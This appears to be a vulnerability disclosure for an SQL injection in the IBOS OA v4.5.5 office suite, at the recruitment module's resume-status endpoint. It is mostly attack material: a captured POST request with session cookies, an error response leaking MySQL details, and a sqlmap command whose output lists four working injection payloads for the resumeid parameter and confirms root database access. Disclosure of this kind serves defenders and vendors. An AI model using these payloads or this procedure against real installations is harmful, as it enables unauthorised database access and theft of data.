


ibos oa v4.5.5 SQL injection

SQL injection vulnerability exists in ibos oa v4.5.5

version:4.5.5

Function point: Integrated office = "Recruitment management" = "Status"
= "Interview"



Using burpsuite to capture the packet, it returned a json format of information, and found a sql error return

Target: http://192.168.0.9 HTTP/1

Request

美化 Raw Hex

```
1 POST /?r=recruit/resume/edit&op=status HTTP/1.1
2 Host: 192.168.0.9
3 Content-Length: 20
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://192.168.0.9
9 Referer: http://192.168.0.9/?r=recruit/resume/index
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
12 Cookie: 5stk_saltkey=66ZLh0n6; 5stk_autologin=1; PHPSESSID=391u2cstagar3dg11qr191c6h5; 5stk_ulastactivity=b8bc559VaqtuwJ%2BpEMKEfucQV9nZAS8uuG2ZM7RI4TUhc8kvCt5; 5stk_creditremind=0D0D2D1D0D0D1; 5stk_creditbase=0D0D0D0D0D0; 5stk_creditrule=%E58F%91%E8%A1%A8%E9%80%9A%E7%9F%A5; 5stk_lastactivity=1689166936; 5stk_lately.SelectBox=c_0%252Cu_1; 5stk_sid=x0d8W9
13 Connection: close
14
15 resumeid=1&status=1
```

Response

美化 Raw Hex 页面渲染

```
1 HTTP/1.1 500 Internal Server Error
2 Server: nginx/1.5.8
3 Date: Wed, 12 Jul 2023 14:24:39 GMT
4 Content-Type: application/json; charset=utf-8
5 Connection: close
6 X-Powered-By: PHP/5.3.28
7 Access-Control-Allow-Origin: http://192.168.0.9
8 Access-Control-Allow-Headers: Origin, Accept, Content-Type, Authorization, ISCORs
9 Access-Control-Allow-Credentials: true
10 Access-Control-Allow-Methods: POST, GET, PUT, OPTIONS, DELETE
11 Expires: Thu, 19 Nov 1981 08:52:00 GMT
12 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
13 Pragma: no-cache
14 Set-Cookie: 5stk_sid=X27b2t; expires=Thu, 13-Jul-2023 14:24:39 GMT; path=/
15 Set-Cookie: 5stk_sid=N76gRb; expires=Thu, 13-Jul-2023 14:24:39 GMT; path=/
16 Content-Length: 294
17
18 {
  "msg":
    "CDBCommand \u65e0\u6cd5\u6267\u884c SQL \u8bed\u53e5:
    SQLSTATE[42000]: Syntax error or access violation: 10
    64 You have an error in your SQL syntax; check the man
    ual that corresponds to your MySQL server version for
    the right syntax to use near ''1'' at line 1",
  "success":0,
  "url":""
}
```

Inspector

请求属性 2

请求查询参数 2

请求主体参数 2

请求cookies 10

请求头 12

响应头 15

完成 1,027字节 | 228 milli

Save the POST package and use sqlmap for sql injection

```
Windows PowerShell
PS D:\Download\CTF\Web\sqlmap> python sqlmap.py -r 1.txt -p "resumeid" --current-user

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:09:33 /2023-07-12/

[22:09:33] [INFO] parsing HTTP request from '1.txt'
[22:09:33] [INFO] resuming back-end DBMS 'mysql'
[22:09:33] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: resumeid (POST)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: resumeid=1') RLIKE (SELECT (CASE WHEN (9857=9857) THEN 1 ELSE 0x28 END))-- aHdU&status=1

  Type: error-based
  Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
  Payload: resumeid=1') AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x71717a7a7171,(SELECT (ELT(4685=4685,1))) ,0x717a767171,0x78))s), 8446744073709551610, 8446744073709551610)))-- fwmO&status=1

  Type: stacked queries
  Title: MySQL >= 5.0.12 stacked queries (comment)
  Payload: resumeid=1');SELECT SLEEP(5)#&status=1

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: resumeid=1') AND (SELECT 6986 FROM (SELECT(SLEEP(5)))YZvW)-- hRub&status=1
---
[22:09:33] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.28, Nginx 1.5.8
back-end DBMS: MySQL >= 5.5
[22:09:33] [INFO] fetching current user
[22:09:33] [INFO] resumed: 'root@localhost'
current user: 'root@localhost'
[22:09:33] [INFO] fetched data logged to text files under 'C:\Users\Wking\AppData\Local\sqlmap\output\192.168.0.9'

[*] ending @ 22:09:33 /2023-07-12/

PS D:\Download\CTF\Web\sqlmap>
```

Finally, success!